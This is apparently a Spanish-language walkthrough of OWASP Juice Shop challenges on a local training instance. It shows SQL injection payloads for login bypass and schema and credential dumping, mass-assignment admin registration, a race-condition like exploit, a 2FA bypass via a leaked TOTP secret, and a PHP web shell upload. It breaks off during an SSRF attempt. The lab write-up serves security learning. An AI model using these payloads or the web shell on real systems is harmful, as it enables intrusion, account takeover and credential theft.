

Juice shop

Admin Login

Registra un usuario con privilegios de administrador

Tras una corta exploracion encuentro el panel de login.

The screenshot shows the 'Login' page of the Juice shop application. It features two input fields: 'Dirección de correo *' and 'Contraseña *'. Below these fields is a link to 'Forgot your password?'. A large button labeled 'Iniciar sesión' (Start session) with a right-pointing arrow icon is centered. To its left is a checkbox labeled 'Recordarme' (Remember me). A horizontal line with the letter 'o' in the center separates the login section from a green button labeled 'Iniciar sesión con Google' (Start session with Google) featuring a white 'G' icon. At the bottom, there is a link 'Todavía no es cliente?' (Still not a client?).

Con una pequeña prueba compruebo que este panel, para ser exactos, el imput email, es vulnerable a SQLI.

Login

Dirección de correo *

' OR 1=1 -- -

Contraseña *

•••••


[¿Ha olvidado su contraseña?](#)

Recordarme

0

The screenshot shows a login interface with a dark background. At the top, there's a text input field labeled "Dirección de correo *". Below it, a SQL injection exploit is visible: "' OR 1=1 -- -". The next input field is labeled "Contraseña *". A green border surrounds this field, and inside it, the password "•••••" is displayed. Below the password field is a link "¿Ha olvidado su contraseña?". To the right of the password field is an "Iniciar sesión" button with a right-pointing arrow icon. Below the button is a "Recordarme" checkbox. At the bottom of the form is a horizontal bar with the number "0".

Y con esto, ya tengo control de la cuenta de administrador.



Admin registration

El panel de registro no me permite en principio, asignarme ningun tipo de rol.

Registro

Dirección de correo *

hola@isanper.com

Contraseña *

●●●●●●

ⓘ La contraseña debe tener una longitud entre 5-40 caracteres.

6/20

Repita la contraseña *

●●●●●●

6/40



Mostrar ayuda para contraseña

Pregunta de seguridad *

¿Apellido de soltera de la madre?



ⓘ Esto no puede cambiarse más adelante!

Respuesta *

Requena

Registrarse

¿Ya eres un usuario?

Antes de ponerme a analizar el código del script, intercepto la orden con burpsuite a ver si me permite editar dicho valor.

```

1 POST /api/Users/ HTTP/1.1
2 Host: 127.0.0.1:42000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 255
9 Origin: http://127.0.0.1:42000
10 Connection: keep-alive
11 Referer: http://127.0.0.1:42000/
12 Cookie: language=es_ES; welcomebanner_status=dismiss; cookieconsent_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17
18 {
    "email": "hola@isanper.com",
    "password": "holaaa",
    "passwordRepeat": "holaaa",
    "securityQuestion": {
        "id": 2,
        "question": "¿Apellido de soltera de la madre?",
        "createdAt": "2025-10-23T17:53:31.527Z",
        "updatedAt": "2025-10-23T17:53:31.527Z"
    },
    "securityAnswer": "Requena"
}

```

A priori, no encuentro nada claro acerca de el rol.

```

1 POST /api/Users/ HTTP/1.1
2 Host: 127.0.0.1:42000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 255
9 Origin: http://127.0.0.1:42000
10 Connection: keep-alive
11 Referer: http://127.0.0.1:42000/
12 Cookie: language=es_ES; welcomebanner_status=dismiss; cookieconsent_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17
18 {
    "email": "hola@isanper.com",
    "password": "holaaa",
    "passwordRepeat": "holaaa",
    "securityQuestion": {
        "id": 2,
        "question": "¿Apellido de soltera de la madre?",
        "createdAt": "2025-10-23T17:53:31.527Z",
        "updatedAt": "2025-10-23T17:53:31.527Z"
    },
    "securityAnswer": "Requena"
}

1 | HTTP/1.1 201 Created
2 | Access-Control-Allow-Origin: *
3 | X-Content-Type-Options: nosniff
4 | X-FRAME-Options: SAMEORIGIN
5 | Feature-Policy: payment 'self'
6 | X-Recruiting: #/jobs
7 | Location: /api/Users/22
8 | Content-Type: application/json; charset=utf-8
9 | Content-Length: 307
10 | ETag: W/"133-XesuId2ruWAB+T6elMsNiuEz80"
11 | Vary: Accept-Encoding
12 | Date: Thu, 23 Oct 2025 18:26:35 GMT
13 | Connection: keep-alive
14 | Keep-Alive: timeout=5
15 |
16 {
    "status": "success",
    "data": {
        "username": "",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/default.svg",
        "isActive": true,
        "id": 22,
        "email": "hola@isanper.com",
        "updatedAt": "2025-10-23T18:26:35.156Z",
        "createdAt": "2025-10-23T18:26:35.156Z",
        "deletedAt": null
    }
}

```

Pero, al enviarlo, vemos que si que hay un parametro role en la respuesta, el cual se establece por defecto como costumer, voy a probar a cambiarlo en mi peticion antes de leer js.

```

Priority: u=0
{
    "email": "hola@isanper.com",
    "password": "holaaa",
    "passwordRepeat": "holaaa",
    "role": "admin",
    "securityQuestion": {
        "id": 2,
        "question": "¿Apellido de soltera de la madre?",
        "createdAt": "2025-10-23T17:53:31.527Z",
        "updatedAt": "2025-10-23T17:53:31.527Z"
    },
    "securityAnswer": "Requena"
}

16 {
    "status": "success",
    "data": {
        "username": "",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
        "isActive": true,
        "id": 23,
        "email": "hola@isanper.com",
        "role": "admin",
        "updatedAt": "2025-10-23T18:29:01.629Z",
        "createdAt": "2025-10-23T18:29:01.629Z",
        "deletedAt": null
    }
}

```

Parece haber funcionado.

The screenshot shows a dark-themed web application interface. At the top, there's a header with the OWASP Juice Shop logo and navigation links. Below the header, a green success message box displays the text: "Ha resuelto correctamente el desafío: Admin Registration (Register as a user with administrator privileges.)".

Efectivamente, ha funcionado.

Database Schema

En el primer reto, Admin login, encontramos una vulnerabilidad SQLI en el Se puede exfiltrar por aqui mediante un script y respuestas booleanas cond

El buscador principal es el principal sospechoso, pero no es vulnerable a SQLI.

The screenshot shows a search results page for the query "' or 1=1 -- ". The search bar at the top contains the query. The main content area features a magnifying glass icon over clouds. A message box in the center says "No se encontraron resultados" and "Pruebe ajustar sus criterios de búsqueda para encontrar lo que esta buscando." Below the message, there are pagination controls: "Items per page: 12" and "0 of 0".

Asimismo, no hay cookies que influyan al resultado de la búsqueda.

En este formulario podemos descartar SQLI.

```
6767     }
6768     search(e) {
6769       return this.http.get(`${ this.hostServer }/rest/products/search?q=${ e }`).pipe((o, C.U) (o => o.data), (o, _K) (o => {
6770         o))
6771     })
6772 }
```

Leyendo el código para ver el funcionamiento de search veo que hace referencia a una ruta extraña a la hora de filtrar los productos del buscador, y lo mejor, es que en esa función en específico NO VALIDA NADA, ahí tenemos la inyección SQL.

```

{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Jugo de manzana (1000ml)",
      "description": "El clásico de todos los tiempos.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2025-10-23 17:53:38.990 +00:00",
      "updatedAt": "2025-10-23 17:53:38.990 +00:00",
      "deletedAt": null
    },
    {
      "id": 24,
      "name": "Mollejo de Manzana",
      "description": "Los mejores prensados de manzanas. Aviso alérgico: Puede contener restos de gusanos. Puede ser reenviado a nosotros para reciclar.",
      "price": 0.89,
      "deluxePrice": 0.89,
      "image": "apple_pressings.jpg",
      "createdAt": "2025-10-23 17:53:38.992 +00:00",
      "updatedAt": "2025-10-23 17:53:38.992 +00:00",
      "deletedAt": null
    },
    {
      "id": 6,
      "name": "Jugo de banana (1000ml)",
      "description": "Los monos son quienes mas lo aman.",
      "price": 1.99,
      "deluxePrice": 1.99,
      "image": "banana_juice.jpg",
      "createdAt": "2025-10-23 17:53:38.991 +00:00",
      "updatedAt": "2025-10-23 17:53:38.991 +00:00",
      "deletedAt": null
    }
  ]
}

```

Por lo que entiendo leyendo el código, este programa envia lo que tu le indiques en el input a unos filtros y luego envia el input sanitizado a esta ruta para ejecutar la consulta, pero si le damos el valor directamente en la ruta, podremos saltarnos los filtros.

127.0.0.1:42000/rest/products/search?q=nada' ORDER BY 100 -- -

OWASP Juice Shop (Express ^4.17.1)

500 Error: SQLITE_ERROR: near "ORDER": syntax error

Utilizando la consulta ORDER BY, confirmo la vulnerabilidad, ahora, tengo un problema, y es que, inyecte lo que inyecte, da error 500, lo cual nos indica que, si bien la pagina es vulnerable, no estoy introduciendo bien la inyección, lo cual es raro, voy a seguir experimentando hasta dar con la tecla.

```

127.0.0.1:42000/rest/products/search?q=nada')) ORDER BY 1-- -

```

```

{
  "status": "success",
  "data": []
}

```

Tras experimentar un rato, pruebo introduciendo parentesis por si el dato esta siendo filtrado por alguna función, y veo que lo acepta, por lo tanto, puedo deducir que la consulta tras esto seria algo asi:

```

SELECT *
FROM productos

```

```
WHERE valor = funcion(funcion($valor' ORDER BY 1 -- -))
```

Ahora preparare un UNION, primero tengo que sacar el numero de columnas, para eso usare ORDER BY y experimentare con errores.

Al final, descubro, con este proceso, que son 9 columnas.

Asi que la inyeccion que deberia usar es la siguiente

```
') UNION SELECT 1, 2, 3, 4, 5, 6, 7, 8, 9 FROM tabla -- -
```

Ahora, sacare en nombre de las tablas con la siguiente inyeccion

```
') UNION SELECT name, 2, 3, 4, 5, 6, 7, 8, 9 FROM sqlite_master -- -
```

Y con esto, conociendo como funciona sqlite_master, puedo exfiltrar toda la tabla

```
[{"id": "sqlite_autoindex_BasketItems_1", "name": "BasketItems", "description": "BasketItems", "price": "index", "deluxePrice": null, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": "sqlite_autoindex_SecurityAnswers_1", "name": "SecurityAnswers", "description": "SecurityAnswers", "price": "index", "deluxePrice": null, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": "sqlite_autoindex_Users_1", "name": "Users", "description": "Users", "price": "index", "deluxePrice": null, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": "sqlite_sequence", "name": "sqlite_sequence", "description": "sqlite_sequence", "price": "table"}]
```

Y con esto, ya tengo un mapa de la base de datos, es decir, ya tengo el reto completado.

Ha resuelto correctamente el desafío: Database Schema (Exfiltrate the entire DB schema definition via SQL Injection.)

Desde aqui tambien podemos completar el reto user credentials

Multiple Likes

Ahora, debo de lograr alguna forma de romper los limiter de un like por producto en algun usuario.

Viendo el funcionamiento del like, parece que simplemente emite un id y actualiza el conteo de likes.

En esta solicitud puedo ver, por un lado, un id, por el otro, un enorme token.

Ahora, al parecer, este script funciona de la siguiente forma, recibe la solicitud, comprueba que es el usuario, comprueba que este no tiene mas likes y lo envia, pero esto requiere un tiempo, asi que si recibe varias solicitudes de like del mismo usuario al mismo tiempo, podria aceptarlas todas al no haber tenido tiempo de almacenar que ese like ya estaba ahí.

Para esto tenemos varias opciones, la mas sencilla es crear un grupo en burpsuite.


Llevamos la solicitud al repeater varias veces.




Y ahora, debemos crear y añadirlas todas a un grupo

A screenshot of the Burp Suite interface. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. Below this, a secondary menu bar shows tabs: 'Dashboard', 'Target', 'Proxy' (highlighted in red), 'Intruder', 'Repeater' (underlined in blue), 'Collaborator', and 'Sequencer'. A context menu is open over a tab labeled '6 x'. The menu options are: 'Rename tab', 'Close tab', 'Close other tabs', 'Close tabs to the left', 'Close tabs to the right', 'Add tab to group' (selected and highlighted in blue), 'Create tab group' (disabled, shown in grey), 'Reopen closed tab', and 'Tab view settings'. The main workspace shows a list of items with their details: '5.0 (X11; Linux x86_64; rv:128.0) Gecko/201001 json, text/plain, */*' and 'US,en;q=0.5'. At the bottom, there is an 'Authorization: Bearer' field.

Seleccionamos todas las solicitudes.



Y ahora, tenemos que enviarlas en paralelo.



Y, parece haber funcionado.

```

{
  "modified":1,
  "original":[
    {
      "message":"Fry liked it too.",
      "author":"bender@juice-sh.op",
      "product":6,
      "likesCount":5,
      "likedBy":[
        "admin@juice-sh.op",
        "admin@juice-sh.op",
        "admin@juice-sh.op",
        "admin@juice-sh.op"
      ],
      "_id":"Kye9r4qHJSHyN6nGC"
    }
  ],
  "updated":[
    {
      "message":"Fry liked it too.",
      "author":"bender@juice-sh.op",
      "product":6,
      "likesCount":5,
      "likedBy":[
        "admin@juice-sh.op",
        "admin@juice-sh.op",
        "admin@juice-sh.op",
        "admin@juice-sh.op",
        "admin@juice-sh.op"
      ],
      "_id":"Kye9r4qHJSHyN6nGC"
    }
  ]
}

```

Si, ha funcionado.

Reseñas (1)

bender@juice-sh.op

Fry liked it too.

Ha resuelto correctamente el desafío: Multiple Likes (Like any review at least three times as the same user.)

Two Factor Authentication

Muy bien, vamos a ponernos en el siguiente escenario, con la vulnerabilidad SQLI que obtuve anteriormente estoy comenzando a extraer las contraseñas de muchos usuarios y entrando a sus cuentas para lo que sea, y ahora, me encuentro con que uno de los administradores tiene activado el doble factor de autenticacion.

Autenticación de dos factores

Introduzca el código de 6 dígitos de su aplicación 2FA

Código 2FA *

123456



6/6

Iniciar sesión

Intercepto la solicitud y, con mi solicitud, puedo ver que estoy enviando dos tokens, el código que debo introducir y no conozco, y un token temporal.

```
7 {  
8     "tmpToken":  
9         "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJlc2VySWQiOjEwLCJ0eXBLIjoicGFzc3dvcmRf  
dmlFsaWRfbmVLZHNfc2Vjb25kX2ZhY3Rvc190b2tlbiIsImlhCI6MTc2MTMyMDI4OH0.vG1-a2qgrh  
qe_90n0l1loNvx7rM1lhgMQTcL6QVzoYMYtyOH_W95qGFoMnpQ6P5mVMyfkItFit62ezISeTIYiRyl  
Bv8nPpsAeezNFbCd1a6Fo0w7_IEOSkSSWm_P0CFKplI99RWkk8L4MhxjiEYWGf8TYyYatAbCfDzb0J  
8CtoY",  
10    "totpToken": "123456"  
11}
```

Mirando las tablas de usuarios, encuentro la columna totpSecret, exactamente lo mismo que el condenado bot me pide, así que, voy a simplemente entregármelo

```
[ignacio@kali:~]$ cat Users.sql  
CREATE TABLE `users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '' , `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '' , `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME)
```

Extraigo de nuevo la tabla para obtener el token

```
▼ 20:  
  id:          "wurstbrot@juice-sh.op"  
  name:        ""  
  description: "9ad5b0492bbe528583e128d2a8941de4"  
  price:       "IFTXE3SP0EYVURT2MRYGI52TKJ4HC3KH"
```

Ahora, debo averiguar cómo usar este token, debido a que lo han mencionado varias veces podemos deducir que es TOTP el sistema que están usando para la verificación en dos pasos, por lo tanto, busco la documentación e investigo para descubrir cómo aprovechar este token.

TOTP funciona a través de Google Authenticator, y ese token es la clave de configuración, por lo tanto, lo único que necesitamos hacer es configurar, usando ese token, una instancia de Google Authenticator y utilizar el número aleatorio que nos da el token para acceder de forma normal.



Añade un código de autenticación


Para empezar, escanea el código QR o introduce manualmente la clave de configuración.




Escanear un código QR



Introduce una clave de configuración



Y con esto, hemos completado el desafío.



Cabe destacar que es posible lograr entrar mediante un ataque de fuerza bruta dado el hecho de que este formulario no tiene ningun tipo de limite de intentos, pero dado que el codigo es cambiante, esto puede llegar a consumir horas, pero se lograra, más tarde o más temprano se lograra. Con herramientas como hydra o el intruder de burpsuite es posible ejecutar este ataque.

33289	033288	429	505	1
33288	033287	429	505	1
33287	033286	429	505	1
33286	033285	429	505	1
33285	033284	429	505	19
33284	033283	429	505	10
33283	033282	429	505	4
33282	033281	429	505	2
33281	033280	429	505	1
33280	033279	429	505	6
33279	033278	429	505	6
33278	033277	429	505	1
33277	033276	429	505	1
33276	033275	429	505	1
33275	033274	429	505	0
33274	033273	429	505	1
33273	033272	429	505	1
33272	033271	429	505	1
33271	033270	429	505	1
33270	033269	429	505	1
33269	033268	429	505	1
33268	033267	429	505	1
33267	033266	429	505	2

Upload Type

Si queremos llevar a cabo una reclamacion, podemos ver el siguiente formulario.

Queja

Cliente
wurstbrot@juice-sh.op

Mensaje *
Todo mu mal

! Máximo 160 caracteres 11/160

Factura: No file selected.

 Enviar

Dentro de este formulario, puedo incluir una factura que, en teoria, no deberia de ser ningun otro formato ademas de .zip o .pdf, asi que, voy a intentar colarle un .php.

```
GNU nano 8.4          factura.php
<?php system($_GET['cmd']) ?>
```

Al intentar introducirlo directamente, podemos ver que el sistema lo bloquea.

Tipo de archivo prohibido. Solamente se permite PDF, ZIP.

Cliente
wurstbrot@juice-sh.op

Mensaje *
Todo mu mal

! Máximo 160 caracteres 11/160

Factura: factura.php

Ahora, voy a probar a cambiarle la extension.

factura.php.zip

Y, como podemos ver, con esto ha bastado para colarsela.

Queja

Cliente
wurstbrot@juice-sh.op

Mensaje *
Todo mu mal

① Máximo 160 caracteres 11/160

Factura: factura.php.zip

Queja

¡Atención al cliente se pondrá en contacto contigo pronto! La referencia de queja es #2

Cliente
wurstbrot@juice-sh.op

Mensaje *
Todo mu mal

① Máximo 160 caracteres 0/160

Factura: No file selected.

Ahora, si interceptamos la petición y modificamos el nombre del fichero podremos introducir un fichero php, no php.zip, y con esto ya habremos resuelto el desafío.

Request		Response	
Pretty	Raw	Hex	Render
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOiJzdWNjZXNzIiwid2Y0Si6eyJpZCI6MTAsInVzZXJuYW1ljiid3Vyc3Rlcic90IiwiZWhwMj0iJ3dXjdGjyb3RaAnVp2Utcc2ub3aiLCJyXNzd29yZC16J1h2DVsMDQ5MmJ1ZTUhODU4M2UxMjhkMmE40TOQZGU0IiwiZm9sZS16ImFkbwluIwizGVsdxHlVG9rZW4i0iT1LCJsXNOTGnaW5JcC16I1sInByb2Zpb0VJbwFnZS16ImFzc2V0cy9wdWJsaMw1hZ2VzL3WvbG9mZHMvZGVYYVsdfFkbwluLnBuZyIsInRvdHTZNWZXQ0i0sJRLRYRTNTUE9WVZVUlyTVZRoK1MLRLSjR0zNLSCis1mlzOWNa0XZ1Ijp0cnVLLCjcmVhdGvkOQ0i0iyMD11LTewLT10DE20)Mx0jESLj1x0f0iCJ1cGRNbGdGvkOQ0i0iyMD11LTewLT10DE20)Mx0jESLjIx0f0iLLCjkZw1dGVkOQ0i0m5bGx9LCjpxYQ0jE3MjU4Mz19.QDmGi0yK1M3MlKagvP-32oeqwdk1zOK80g4f660j0h3MINz5wM1GuwNF1boFPutpx4m0vPhB5ghAsGeum7KPr2cE1_05u0oAhJK_elgvxT7XmpZfJfiHOhnc-uDcNCbwN1L_1J6sd91dy3g0X2quu06J2RCzR1	1 HTTP/1.1 204 No Content		
Content-Type: multipart/form-data; boundary=-----133589810442616832784275973773		2 Access-Control-Allow-Origin: *	
Content-Length: 258		3 X-Content-Type-Options: nosniff	
Origin: http://127.0.0.1:42000		4 X-Frame-Options: SAMEORIGIN	
Referer: http://127.0.0.1:42000		5 Feature-Policy: payment 'self'	
Cookie: languagees_ES; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=vo2k1xamlz5wBrV0alhotEt8IDfnpuWyivxt6ZtNM0Mp0g0D4K7LbN9qEP; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOiJzdWNjZXNzIiwid2Y0Si6eyJpZCI6MTAsInVzZXJuYW1ljiid3Vyc3Rlcic90IiwiZWhwMj0iJ3dXjdGjyb3RaAnVp2Utcc2ub3aiLCJyXNzd29yZC16J1h2DVsMDQ5MmJ1ZTUhODU4M2UxMjhkMmE40TOQZGU0IiwiZm9sZS16ImFkbwluIwizGVsdxHlVG9rZW4i0iT1LCJsXNOTGnaW5JcC16I1sInByb2Zpb0VJbwFnZS16ImFzc2V0cy9wdWJsaMw1hZ2VzL3WvbG9mZHMvZGVYYVsdfFkbwluLnBuZyIsInRvdHTZNWZXQ0i0sJRLRYRTNTUE9WVZVUlyTVZRoK1MLRLSjR0zNLSCis1mlzOWNa0XZ1Ijp0cnVLLCjcmVhdGvkOQ0i0iyMD11LTewLT10DE20)Mx0jESLj1x0f0iCJ1cGRNbGdGvkOQ0i0iyMD11LTewLT10DE20)Mx0jESLjIx0f0iLLCjkZw1dGVkOQ0i0m5bGx9LCjpxYQ0jE3MjU4Mz19.QDmGi0yK1M3MlKagvP-32oeqwdk1zOK80g4f660j0h3MINz5wM1GuwNF1boFPutpx4m0vPhB5ghAsGeum7KPr2cE1_05u0oAhJK_elgvxT7XmpZfJfiHOhnc-uDcNCbwN1L_1J6sd91dy3g0X2quu06J2RCzR1	6 X-Recruiting: #/jobs		
Content-Disposition: form-data; name="file"; filename="factura.php"		7 Date: Sat, 25 Oct 2025 08:41:10 GMT	
Content-Type: application/xzip		8 Connection: keep-alive	
<php system(\$_GET['cmd'])>		9 Keep-Alive: timeout=5	
-----133589810442616832784275973773-.		10	
		11	

Ha resuelto correctamente el desafío: Upload Type (Upload a file that has no .pdf or .zip extension.)

SSRF

Tras una pequeña búsqueda de posibles entradas vulnerables, encuentro un formulario muy interesante en el perfil de usuario.

File Upload: No file selected.

Upload Picture

or


Image URL:
e.g. <https://www.gravatar.com/avatar/140b842eaa902eea7ca27985c74f841c>

Link Image

Aquí, podemos ver una opción que nos permite llamar a una imagen desde un enlace, introduciendo una URL, es posible que, si llamamos desde aquí a un recurso interno del servidor, este se ejecute desde el servidor.

Request		Response	
	Pretty	Pretty	Raw
1	POST /profile/image/url HTTP/1.1	1	HTTP/1.1 302 Found
2	Host: 127.0.0.1:42000	2	Access-Control-Allow-Origin: *
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	3	X-Content-Type-Options: nosniff
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	4	X-Frame-Options: SAMEORIGIN
5	Accept-Language: en-US,en;q=0.5	5	Feature-Policy: payment 'self'
6	Accept-Encoding: gzip, deflate, br	6	X-Recruiting: #/jobs
7	Content-Type: application/x-www-form-urlencoded	7	Location: /profile
